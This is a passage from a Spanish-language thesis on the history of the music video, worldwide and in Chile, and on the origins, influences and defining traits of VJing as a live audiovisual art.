Al final, Schafer se refiere al paisaje sonoro como el paisaje mismo en donde se complementan las imágenes con el mundo sonoro.

En la práctica artística, la música puede ser concebida como obra y acontecimiento, ya sea por las partituras escritas o por la interacción de intérprete y espectador por ejemplo, en un concierto, escuchando un disco o en la televisión; en las artes visuales las dos instancias, obra y acontecimiento ocurren al mismo tiempo, debido a que la obra se completa cuando hay alguien presente en ella. Aún así, el arte sonoro se plantea dentro de estas dos situaciones, por eso fue necesario para grupos como Fluxus, desligarlo del contexto puramente musical e introducirlo como una nueva capacidad artística. No podemos desligar la imagen del sonido, sobre todo si se entiende que las imágenes no son silenciosas y que el silencio a su vez, es sonido. Por tanto el arte sonoro en vez de marginarse de las artes visuales, se vio en una progresiva inclusión de la visualidad como incremento de experiencia artística auditiva.

El video clip tiene como fin dar a conocer a grupos musicales en medios de comunicación a través de una pieza audiovisual. Responde a necesidades de las industrias discográficas y el mercado musical en general, reuniendo elementos del cine, la televisión, el videoarte y la publicidad.

El video clip tiene como fin dar a conocer a grupos musicales en medios de comunicación a través de una pieza audiovisual. Responde a necesidades de las industrias discográficas y el mercado musical en general, reuniendo elementos del cine, la televisión, el videoarte y la publicidad.

Al ser una industria dirigida a grandes masas, el video clip exige siempre estar en constante renovación tanto técnica, conceptual como narrativamente. Desde un comienzo estuvo asociado a grupos populares del género Rock, Pop y sus derivados, pero en la actualidad, trasciende los estilos y los géneros musicales, consolidándose como piezas de video creación e influyendo en otras áreas audiovisuales.

Cabe destacar algunos hitos históricos respecto a los orígenes de esta corriente audiovisual, los que datan desde los años 60, cuando grupos musicales y con el desarrollo de la tecnología del video, grababan piezas para programas musicales de la época en conjunto al auge y masificación de la televisión a nivel mundial, por sobre todo en el hemisferio norte. Se dice que Bohemian Rhapsody, canción del grupo Queen, en el año 1975, fue uno de los primeros referentes del videoclip como propuesta estética y publicitaria, con una

1.5 El Videoclip


narrativa que no se centraba en la reproducción de la canción o en las grabaciones en los estudios, sino que presentaba una propuesta original, conceptualmente hablando, que además se interconectaba con las posibilidades que permitían las intervenciones del video en esa época, como los solarizados, fotomontajes, repeticiones de cuadros y las transiciones entre imágenes.

Ya en los 80's, la imagen y la representación audiovisual de canciones, a modo de ventas discográficas, se consolidaban como las nuevas tendencias de los grupos masivos de géneros pop rock. Respecto a estos acontecimientos, el éxito mundial Thriller (1984) de Michael Jackson va a constituirse como uno de los mayores aportes al desarrollo del videoclip, de la época, en cuanto al desarrollo del video-concepto, ya que el formato de éste es similar a un cortometraje que dura alrededor de 13 minutos. Otros referentes de la época importantes de mencionar son, por ejemplo, La animación de Take On Me del grupo A-há, Sledgehammer, animación en stop motion del cantante Peter Gabriel, Wild Boys de Duran Duran, China Girl de Bowie, Blue Monday de New Order o Road to Nowhere de Talking Heads, entre otros.

La década de los 90's se caracteriza por una fructífera producción en el área de la industria del videoclip, correspondiente también, a diversas tendencias musicales imperantes de la época, como el pop, rock, techno, funk, hip hop, el grunge, etc. Asimismo, la producción del videoclip promovió, entre otras, posturas ideológicas en las tendencias musicales, moda y estética, y el elogio de los músicos como ídolos de la juventud. A juicio personal, los mejores y más grandes exponentes del videoclip, surgen de ésta época, tales como el artista, cineasta y músico francés Michel Gondry, quien ha realizado obras maestras con músicos que han destacado siempre por la visualidad de su imagen, como por ejemplo, The Chemical Brothers en *Star Guitar* (2002); la cantante islandesa Björk, con un gran prontuario de videos de la autoría Gondry, *Human Behaviour* (1993), *Army Of Me* (1995), *Hyperballad* (1996), *Bachelorette* (1998) o el proyecto de su disco más reciente, *Biophilia*, con el video *Crystalline* (2011), entre otros; La banda estadounidense White Stripes, con videos como *Fell in love with a girl* (2002) o *The Hardest Button to Button* (2003); e incluso con los Rolling Stones, en su cover de la canción de Bob Dylan, *Like a Rolling Stones* (1995).

Además, se suman artistas como Chris Cunningham, con videos como *Only You* (1998) del grupo Inglés Portishead, *Come to daddy* (1997) del grupo electrónico Aphex Twin o *All is full of love* (1999) de Björk; Anton Corbijn, con *Enjoy the silence* (1990) y *Walking in my shoes* (1993) de Depeche Mode, *Heart Shaped Box* (1993) de Nirvana, entre otros; y exponentes de gran renombre y trayectoria como Spike Jonze, Stéphane Sednaoui o Johnatan Glazer.

Artistas más contemporáneos en el nuevo milenio han impulsado propuestas creativas de imágenes y relaciones con otros medios, como el Net.Art o experiencias interactivas visuales. Además, en ésta época se ha incitado a una fuerte autogestión de la imagen visual en la música, relacionada principalmente con la masificación de internet. En éste capítulo no pretendo profundizar más allá de lo recién expuesto en relación a la producción del video clip a nivel mundial, sino que a modo de introducción, sentar las bases para plantear como y de qué manera se ha desarrollado el arte de los videoclips en nuestro país y analizar cuál es el estado actual en que nos encontramos como industria musical.



Sledgehammer, video del cantante Peter Gabriel



De arriba hacia abajo. *Enjoy the Silence* (1989) del grupo Depeche Mode, dirigido por Anton Corbijn.
Hyperballad (1996) de la cantante islandesa Björk, dirigido por Michel Gondry.



Videoclip en Chile

El 1 de agosto de 1981 iniciaba las transmisiones uno de los canales más influyentes en la cultura musical de esa y las siguientes décadas, MTV. El primer video de la transmisión fue, Video Killed Radio Star, de "The Buggles". El tema del grupo británico reflejaba el cambio de una industria musical y de procesos culturales que venían forjándose desde fines de los setenta. La música necesitaba una identidad visual.

El fenómeno visual venía ocurriendo desde los sesenta y con el desarrollo de las nuevas tecnologías de grabación y de post producción, las canciones comenzaron a grabarse en formatos audiovisuales y a ser distribuidas en los canales de tv sin la necesidad de invitar o trasladar a los grupos musicales a sus estudios. Además mejoraba las estrategias de difusión de la música en general, llenando las pantallas con contenidos atractivos tanto para el canal como para los televidentes. La aparición de MTV simbolizó la permanencia total de las audiencias jóvenes en la tv, proceso que obligó a canales de señal abierta llenar las parrillas de programación para poder competir con el poderoso canal.

En Chile la canción Video Killed Radio Star solo fue un hit de radio y se transmitió su video en los

escasos espacios musicales en la televisión de la época: La TV respondía al control político que ejercían los gobiernos, sobre todo en los dictatoriales. En el caso chileno, el modelo televisivo que imperaba en los 70 eran concesiones que entregaban las señales a las universidades y al estado (Televisión Nacional) y el control lo ejercía la CNTV, el cual a pesar de ser un consejo autónomo respondía al General Pinochet, en donde él además, elegía el cargo de director. Tanto las universidades como el estado, respondían a un control de contenidos; En ese contexto era imposible pensar en la televisión por cable, porque significaba acceder a satélites europeos y estadounidenses, sin censura previa.

Los primeros pasos de la televisión por cable, se dan a fines de los 80's cuando el gobierno militar pierde el plebiscito y el país se encamina a las primeras elecciones en 17 años; No va a ser hasta los 90's en donde se desarrolle el auge del TV Cable, el cual permitió una apertura cultural muy importante para un país sumergido en represión, con pocas influencias y estímulos del acontecer mundial.

A inicios de los setenta y en los tiempos de la Unidad Popular, la juventud irrumpe en pantallas nacionales con programación musical. En Europa y Estados Unidos la juventud había logrado

instalarse como un grupo de poder transversal crítico y demandante. En Chile esta revolución se tradujo en reformas universitarias, nuevos dirigentes políticos y readecuación de los mercados hacia un público juvenil. En TVN se crea el espacio "música libre" copiado desde Argentina. En este programa, creado a fines de 1970, había un cuerpo de baile estable, conformado por jóvenes entre 16 y 22 años, interpretaban coreografías frente a las cámaras por éxito de grupos musicales a la moda. Su transmisión resistió el golpe militar. Aún así fue sacado al aire en 1975. La experiencia de música libre involucró los primeros atisbos hacia los videoclips, utilizando exploraciones visuales como recortes de personajes sobre fondos abstractos, imágenes electrónicas y otros; Sin embargo, estas piezas audiovisuales estaban sólo destinadas a la lógica televisiva y no representaba totalmente los intereses de los sellos discográficos o de los autores musicales, por ende, no había un mayor desarrollo visual ligado a la industria musical, en la época.

En 1972, surge un concepto diferente por el director de televisión, Hugo Arévalo, con los cantautores de la Nueva Canción Chilena, Patricio Manns, Víctor Jara, Ángel Parra y Charo Cofré en donde se filman escenas protagonizadas por los cantautores, en la cotidianeidad de su profesión.

Estos clips son identificados como los primeros videoclips chilenos, pese a no estar destinados a la industria musical, propiamente tal. Uno de los primeros videoclip post golpe militar, aparece en 1980 en formato de videoclip. El video de la canción Samba-Yé, para el grupo musical, Los Blops. El director Pablo Perelman, trabaja en U-matic y muestra diversos momentos de la interpretación del tema en el estudio musical y luego se realizan trabajos de alteración de las imágenes, como el solarizado, posterización y otros, creando un estilo visual que remite a la psicodelia de la gráfica hippie de fines de los setenta. Además, Perelman, trabajó con el jazzista Patricio Villarroel en un segundo videoclip. Ambas muestras fueron presentadas en el Segundo Encuentro Franco-Chileno de Video Arte, sin ninguna categoría en específico, lo que revela la inexistencia de la industria del video-clip.

En 1981, transmitido por canal 13 de la Universidad Católica de Chile y la Radio Televisión Peruana, bajo la dirección de Reinaldo Sepúlveda, se transmitió *Alturas de Macchu Picchu*, de los Jaivas, el cuál representaba un gran avance en la tecnología y el desarrollo de los videoclips. En la misma época, se transmitió *El HINCHA*, canción de Carlos Caszely. Ambas producciones seguían teniendo una estética común televisiva, más bien

descriptiva y sin ningún trabajo conceptual profundo de por medio. No va a ser así, desde la escena independiente en 1984, cuando el camarógrafo Yerko Yankovic, realiza el video clip, la voz de los ochenta, de Los Prisioneros. En él se hacía referencia al contexto nacional a modo de documental, constituyéndose como una propuesta mucho más interesante que los referentes anteriores. Asimismo, este video mostraba paisajes y recorridos típicos de los barrios santiaguinos. La producción audiovisual en ésta época era netamente artesanal, no existía mayor complejidad

tanto en técnicas como equipos; además todo era producido desde la escena independiente.

Ya en el sexto encuentro franco-chileno en 1986, se expusieron trabajos en los que autores utilizan el videoclip como formato de experimentación personal, como por ejemplo, el single del grupo, *Electrodomésticos No Estás Viviendo Bien*, dirigido por Jorge Said, o *Dulce Decepción*, del grupo, *Aparato Raro*, dirigido por Jorge Guzmán. Ese mismo año, el cineasta pepe Maldonado graba el videoclip *Yo la quería*, del grupo electrodomés-




Alturas de Macchu Picchu (1981) de los Jaivas, dirigido por Reinaldo Sepúlveda

ticos, en el que interviene fotos fijas del rostro del protagonista con líneas animadas, dibujadas con un lápiz sobre su boca. Una declaración de un hombre que asesina a su pareja, elevando a gran nivel el lenguaje estético en una propuesta más conceptual. Bajo mi percepción, éste video es clave en el desarrollo del videoclip chileno, debido a que sentará las bases de la interconexión entre la experimentación audiovisual y los videoclips, y servirá de referente para todos los videos póstumos a la obra, influyendo en grupos como La Ley, Saiko o Lucybell en etapas posteriores del rock chileno.

Algunos cineastas y artistas del video abordaron el género desde la publicidad o con experimentaciones alternativas. Pepe Maldonado, Jaime Capó, Gonzalo Justiniano, Daniel de la Vega, Yerko Yankovic, Ricardo Carrasco, son alguno de los nombres principales. Pero dos van a llevar el video clip a otro nivel, Cristián Galaz, con video clips de Los Prisioneros y Germán Bobe, con videos de arte experimentales a fines de la década de los 80 e inicios de los 90, para el grupo Los Tres y La Ley, entre otros. En ésta época va a expandirse el campo del videoclip y nuevos nombres de videoartistas van a dominar la escena musical, como el ya mencionado German Bobe, Carlos Moena, Pascal Krumm, entre otros.

Ya en el 2010, diversos grupos destacan y la industria del videoclip cada vez más ofrece trabajos de calidad en conjunto a la masificación progresiva de estudios y agencias audiovisuales, de post producción, diseño y otros. En el festival del Video Clip Chileno del año 2010, fueron 13 las producciones seleccionadas y partícipes del concurso. El ganador fue Cabros del ex Telerradio Donoso con su pseudónimo Odisea. Dentro de los finalistas (y los videos más destacados del año) están el video 1977 de Anita Tijoux, Hola Mundo del rapero Seo2, La sombra, del hip-hop de La Legua York, Kinski Club del grupo Yo soy Pérez, Seis Arriba del grupo Philipina Bitch, Lamenta la canela, de Pascuala Ilabaca, Por la ventana de Gepe, La sombra de los raperos de Legua York, Alfil de Manuel García, Se pasó de Los Bipolares, The book of italo disco de Edgard Van de Wingard, Lo que quieras de Denver y Llegaste de flor de Chinoy.

Ignacio Rojas, es uno de los directores de la productora *El Buen Tiempo*, en donde junto a Christopher Murray han dirigido videos de artistas como Telerradio Donoso, Francisca Valenzuela, Leo Quinteros, Jirafa Ardiendo, y Gepe entre otros. A través de una entrevista que le realicé, me fue contando la experiencia de hacer videoclips en nuestro país y como él percibe lo “poco y nada” que hay de la industria de videoclips, según sus propias palabras.



De arriba hacia abajo: *Yo la quería*, Electrodomésticos. *Sudamérica Suda*, Sexual Democracia

“No hay grandes productoras. Pasado los noventa, que era la época de las vacas gordas en donde tenias videoclips que tenían presupuesto similar a la producción de un comercial, tenias un presupuesto de 7 a diez millones. Ahora estamos en las vacas digitales y eso netamente nos tiene condenado a presupuestos muchos más chicos. Uno trata de hacer todo lo más profesionalmente, pero el dinero, actualmente no da para poder hacerlo”

Ignacio establece que hay 3 rangos de producción de videoclips según el presupuesto. Hasta los 100 mil pesos aproximados, en donde realizadores independientes de videoclips o incluso los mismos músicos crean sus producciones. Ya hasta los 600 mil pesos aprox., en donde actúan productoras o realizadores independientes que cuentan con equipos técnicos y con los conocimientos profesionales; Sin embargo, las ideas son sencillas y simples. La última categoría es ya de 1 millón hacia arriba, los cuales son para grupos insertos en el mercado de la música, donde el posible destino del videoclip sea para grandes cadenas como MTV u otros canales de televisión.



En la época de los años 60' en Chile, ocurrió un explosivo cambio cultural a través de casi todos los medios artísticos de la época. En la música, el rock Inglés y norteamericano, influenciaron a los primeros grupos que se enmarcaron dentro de la sicodelia y la revolución hippie. Ya, con el golpe militar, el desarrollo del arte sólo se efectuó clandestinamente, debido a que la mayoría de las escuelas fueron cerradas, y los artistas fueron exiliados o ejecutados.

Esto conllevó a un fuerte apagón cultural en nuestro país. Las principales innovaciones en cuanto al video, se vieron supeditadas al desarrollo de la publicidad debido al auge de la televisión, como principal medio informativo, controlado por el gobierno militar.

Ya en los años 80's, tanto en el arte visual, como en el video y la música, emergieron propuestas contraculturales enfocadas principalmente al retorno a la democracia y la crítica al gobierno. En el campo del videoarte, van a ser grupos como el colectivo C.A.D.A, Juan Downey, Gonzalo Mezza, entre otros, quienes van a crear las primeras propuestas basadas en videoinstalaciones y video performances. En el arte sonoro, Jorge Martínez Ulloa va a ser uno de los primeros en incursionar en esta disciplina. En la música, gru-

pos como Los Prisioneros, los Fiskales Ad-hok, Electrodomésticos, Aparato Raro y Nadie, van a constituirse como los principales pioneros del rock pop, apoyados visualmente con videoclips, que contextualizaban la realidad de la época.

Con el retorno de la democracia, y ya con los principales productores de videoclips, la industria musical se consolida, y grandes empresas discográficas como Warner y Sony, comienzan a irrumpir en nuestro país, permitiendo que grupos puedan proyectarse a nivel extranjero, como el grupo La Ley o Los Tres.

Desde la penetración de internet a nivel global y en nuestro país, los referentes artísticos se ven en la obligación de adaptarse a los nuevos medios. Surgen disciplinas artísticas que van a intentar explorar mucho más allá de lo que internet puede ofrecer, como el Net-Art, el Software-Art o el Hacktivismo. Además, esta época se ve influenciada por referentes como los videojuegos, la música popular, la televisión y el auge de los primeros sitios web.

En la actualidad, el videoclip, permite a grupos musicales nacionales y emergentes, poder darse a conocer a través de internet. En relación a la necesidad que tienen estos grupos en consolidarse a través de las imágenes, Ignacio Rojas, di-

1.6 Nuevos Medios en Chile


rector de la productora El Buen Tiempo, expresa sobre el videoclip:

“En este mundo de la imagen, cuando vas a escuchar una banda no los vas a solo escuchar, los vas a ver. Es necesario poder vender todo el concepto de la banda, siento que en este momento ninguna banda, y puedes pensar en cualquiera... no es solo su música. Desde que parten con la caratula del disco, o desde que puedes relacionarlos con cierto estilo, siempre hay miles de factores sociales a través de los cuales uno ve la música. Por eso la visualidad es el camino para apropiarte dentro de eso, de mostrar, en que creemos, quienes son, como nos vemos, cual es el sentido de todo esto.”

VJing

Capítulo 2

Este capítulo se presenta a modo de recapitulación de gran parte de la información acerca de la experiencia del VJing. Se exponen cuáles son sus orígenes y que disciplinas artísticas las influyeron en un comienzo, tales como el Arte Sonoro, el Arte Digital o el Videoarte, así como la psicodelia, las fiestas rave y el auge tecnológico.





En este capítulo pretende analizarse todas las variables que involucran al VJing, de tipo estructural, técnico y creativo. Por último introduce el concepto de VJing en disciplinas como el diseño y la música. El video clip tiene como fin dar a conocer a grupos musicales en medios de comunicación

Entendemos al VJing como una expresión artística inmersa en las nuevas tecnologías debido a que la mayoría de los VJ's trabajan en base a herramientas digitales a través de los laptops, software de edición y herramientas externas de mezcla de video y audio.

El VJing es una disciplina que interconecta visuales e imágenes con audio en performances a tiempo real. La labor del VJ, es la creación, selección y modificación de imágenes a través de software específico con el fin de proyectarlas en paredes, pantallas, plasmas, Led, telas u otros soportes. El VJing puede estar presente en eventos publicitarios, conciertos, clubes, eventos teatrales o de danza, o en algún uso según requerimientos de los usuarios.

Los temas o conceptos centrales de las proyecciones van a ser creados por el VJ, en función de propuestas estéticas propias, del público asistente a las intervenciones o del contexto al que se está refiriendo, ya sea la música, el medio audiovisual, entre otros. También debe poseer conocimientos técnicos de software y hardware relacionados con las proyecciones visuales, con el fin de determinar qué elementos son necesarios para su producción.

La selección previa a las proyecciones, va a ser la fase más importante respecto a la creación personal. Generalmente se asocia al VJ con las fiestas y clubes de música electrónica, pero hoy en día, puede tener distintas aplicaciones que demuestran la creciente demanda de esta nueva forma de expresión artística.

El VJ es quien involucra, no tan solo elementos del sonido sino que visuales dentro de las composiciones. Dentro del VJing –el acto del VJ– confluyen disciplinas artísticas como el videoarte, arte digital, la música y las performances. Por sobre todo es un arte tecnológico, debido a que en la actualidad sin computadores o programas específicos, no podría existir. Sin embargo, no es directamente desde la disciplina artística que surgió este movimiento, sino que su origen proviene de la música electrónica de fines de los 70's, cuando se abrió paso a la música House.

La cultura del DJ o Disjockey, está asociada al surgimiento de la música electrónica en clubes y fiestas. Ellos manipulan los vinilos para intervenir y mezclar sonido. El furor de esta tendencia fue a fines de los 70's y principio de los 80's; EL VJing nació esporádicamente. Mucha gente empezó a hacer VJing al mismo tiempo, sin tener relación las una con las otras, por lo que se concluye que la disciplina surgió de una necesidad: una nueva experiencia visual en fiestas. La relación espacial de la posición del DJ como líder y los seguidores o audiencia, fueron la base para la exposición del VJing, debido a que la presencia visual del DJ no abarcaba a cabalidad la experiencia deseada en las fiestas.

La verdadera razón de ser del VJing surge de estas "House Parties" y de las ingestas de drogas que se realizaban en ellas, principalmente de alucinógenos como el "LSD". Esta droga, entre otros efectos, provoca efectos similares a personas que tienen Sinestesia, que es una enfermedad neurológica en donde se mezclan las impresiones de sentidos diferentes, provocando por ejemplo que la gente escuche colores o vea música. El LSD es considerado como la droga del "House Scene" .

En las artes visuales y específicamente en las performance, se ha apuntado a la relación de la sinestesia en las propuestas, como un acercamiento a lo multi-sensorial de la obra. En un principio, el VJing se inscribía sólo en la visualidad y audición, sin embargo hoy confluyen también sentidos como el olor o el tacto de la experiencia visual. Las nuevas tendencias están determinadas por la búsqueda y desarrollo del *Gesamtkunstwerk*, concepto introducido por el músico Richard Wagner, que se refiere al "Obra de Arte total" que involucraría casi todas las artes en una, con el fin de la inmersión del espectador en todo lo que es y rodea a la obra.

No sólo fue en esta época donde se incursionó en la visualización de la música. Artistas como Walther Ruttmann u Oskar Fischinger, en las pri-

meras décadas del siglo XX, lo hicieron a través del lenguaje fílmico, representando de manera abstracta la música. En los 50's Henry Jacobs fue el compositor de The Vortex Concerts los cuales incluían efectos visuales de luces, generadas por el artista avant garde, Jordan Belson. Éstos referentes, se enmarcan dentro de los pioneros de la música visual abstracta.

Respecto a las visuales, fueron en los 60's, primero en América y luego en otros lugares en donde comenzaron a masificarse. Las creaciones visuales antes eran menos pensadas y más azarosas, por ejemplo se utilizaban emulsiones que se exponían en placas de vidrios que eran proyectadas a través de cámaras que giraban, tomando como resultados proyecciones de caleidoscopios. Eran más bien limitadas hasta que la tecnología permitió mayor desarrollo dentro de la disciplina.

El club Peppermint Lounge fue uno de los primeros clubes en Nueva York, en donde se comenzó a experimentar con las performance a tiempo real entre imagen y sonido. Las primeras performance visuales con monitores que mezclaban imágenes de manera decorativa.



Al club asistían artistas como Joey Dee and the Starlites, el guitarrista Jimi Hendrix, y grupos como The Beach Boys, The Crystals y Chubby Checker, entre otros; Incluso, algunos de estos grupos nacerían desde este club, por lo que se perfiló como un paso importante para el desarrollo de visuales, influído también por las tendencias de la época, como lo era el rock y la psicodelia.

En Inglaterra, Mark Boyle es considerado como el padre del light show inglés, el cual creaba sus composiciones de luces simulando fluidos corporales, en 1963. Fue uno de los primeros motores de la experimentación visual en vivo y trabajó junto a bandas musicales, iniciando la revolución psicodélica inglesa, lo que hizo que Londres se considerara como *"The light show city"*.

Respecto a las House Parties y la revolución de las drogas, surgieron fiestas en donde se utilizaban pantallas múltiples que inundaban todos los espacios. Sin embargo el concepto de pantallas múltiples, surgió de Malcom LeGrice y Peter Gridal, quienes incursionaron en el cine experimental, visuales y performances a través del movimiento llamado *"Expanded Cinema"* como una idea en donde se creía que los medios audiovisuales eran la salvación en contra de los medios actuales de información.

En un principio las primeras intervenciones de luz en fiestas, fueron con las luces estroboscópicas. En New York y San Francisco, hubo grupos musicales que simularon la aurora boreal que se genera al consumir LSD, como Joshua Lights, Brotherhood of Lights, y The Lights Sound Dimensions.

Desde la perspectiva más artística y dadas las condiciones tecnológicas, un referente obligado fue el grupo Fluxus como él icono del arte moderno, basándose en la obra de Nam Jun Paik, principalmente. Andy Warhol influye también en las visuales, sobre todo con una de sus obras que fue un road show en 1966, *Exploding Plastic Inevitable* en donde se presentó The Velvet Underground. En el evento se mezcló música, teatro, cine y performance.

Casi 10 años después, Pink Floyd, crea una verdadera experiencia de performance sinestésica, en el concierto The Wall. Involucrando e integrando audio y video en multi pantallas. Hubo otros grupos que provocaron esta sinestesia con imágenes más chocantes, pornográficas, de guerra o nihilistas, con una gran influencia dadá, como lo fueron los precursores del rock industrial británico, Throbbing Gristle, Cabaret Voltaire Y 23 Skidoo.

Para el VJing, el nacimiento de los videos musicales populares significó un foco importante en el desarrollo de efectos visuales. En un comienzo, los videos eran grabados en vivo ya sea en programas de televisión o en exteriores. El grupo británico *"Queen"* en el video de su single, *Bohemian Rhapsody* sorprendió a la televisión en el programa Top at the Pops, con diversos efectos visuales que lo alejaban de un video común. Tenía efectos de desvanecimientos, imágenes repetidas y proyectadas, distintos lentes de la cámara y lo más importante; fue transmitido en vivo en formato de video pre-grabado, lo que permitió la consolidación del video-clip como herramienta de difusión la música y que permitió el desarrollo e incursión en el arte del video clip, que en año 1981 se populariza con el nacimiento del canal MTV.

A principio de los 90's, el crecimiento tecnológico fue permitiendo nuevas herramientas para los VJ como los reproductores VHS, las proyectores de video y las mesas de edición broadcast. Además, con la masificación del computador personal, se fue desarrollando una mayor y ágil factibilidad en las proyecciones. El VJing fue extendiéndose también a otras aplicaciones, como conciertos masivos en vivo de grupos de la época, museos, proyecciones en espacios públicos. Con la digitalización de la imagen, diversos mo-

tivos fueron influyendo en las proyecciones visuales tales como la ciencia ficción, el software art, las imágenes de videojuegos, la digitalización del video y por sobre todo, el surgimiento de Internet; Tanto el crecimiento de las redes de intercambio p2p a fines de los 90', como el surgimiento de las redes sociales a principios de la década del 2000, han permitido un mayor del VJing como medio artístico. Para la colectividad VJ, internet se constituye también como la información de los eventos o en el lugar donde se consiguen los softwares especializados.



The Wall de Pink Floyd, en vivo



El VJing es una disciplina audiovisual que sienta sus bases en la narrativa cinematográfica. A su vez, es influenciado por otras experiencias artísticas como la fotografía, la narrativa, la pintura, la música, la escultura y el diseño, entre otros. El VJ en función del proceso creativo es un artista tanto analógico como digital que crea imágenes con un fin performístico o instalaciones presentando al público en formato de Live Cinema, Concierto Audiovisual o Improvisación audiovisual.

No existe una vasta bibliografía acerca del VJing, pero para explicar las características más significativas de ésta disciplina tomaré como referente una cita del teórico, Cesar Ustarroz, quién en su libro, Teoría del VJing (2010) define al VJing como:

“Aquellas acciones performísticas que construyen y representan un discurso visual o audiovisual a tiempo real en el que la improvisación y la interactividad en la ejecución de este tipo de tareas permite una interacción o diálogo entre banda sonora e imágenes, persiguiendo la construcción de un objeto audiovisual completo y cargado de significado¹⁰”

[10] USTARROZ, César. Teoría del VJing, 1a. ed. Madrid, España. Libertarias, 2010. (222pp)

2.1 Características del VJing

Se establece acá que una de las características principales del VJing es que sea una experiencia a tiempo real. Además, la creación, ya sea individual o en conjunto va a estar en función de crear siempre una experiencia que envuelva y hagan partícipe al espectador, en proyecciones que sean bidimensionales o tridimensionales. El significado al que se refiere al autor, tiene que ver desde los conceptos creativos; el proceso audiovisual de selección, edición y montaje de video en función del audio; y del diseño en general de la performance.

Además la creación teórica y práctica entre el sonido e imagen posibilita en el público sensaciones asociadas a la experimentación visual como la sinestesia o la sincronía de elementos en función de la intensificación de la obra acorde a la obra sonora.

Planificación del VJing. Diseño Audiovisual

Dentro de las disciplinas audiovisuales, existe un factor en común previo a la creación que esquematiza toda la creación audiovisual, el Diseño Audiovisual. Éste guarda estricta relación con el proceso de planificación en las soluciones creativas. Conforma el *“conjunto de normas o de preceptos que regulan y ordenan los productos audiovisuales¹¹”*. Estas normas están centradas más en el arte que en el marketing o la publicidad. Están representadas en 4 fases, Producción, Post Producción, Distribución y Visualización.

En la etapa de Producción, es donde surge el concepto inicial. Éste puede ser tratado a través de bocetos, storyboard, documentación del tema a tratar con el fin de la búsqueda del estilo, localización de escenarios y definición de personajes. En una segunda fase, se procederá a la grabación o al diseño.

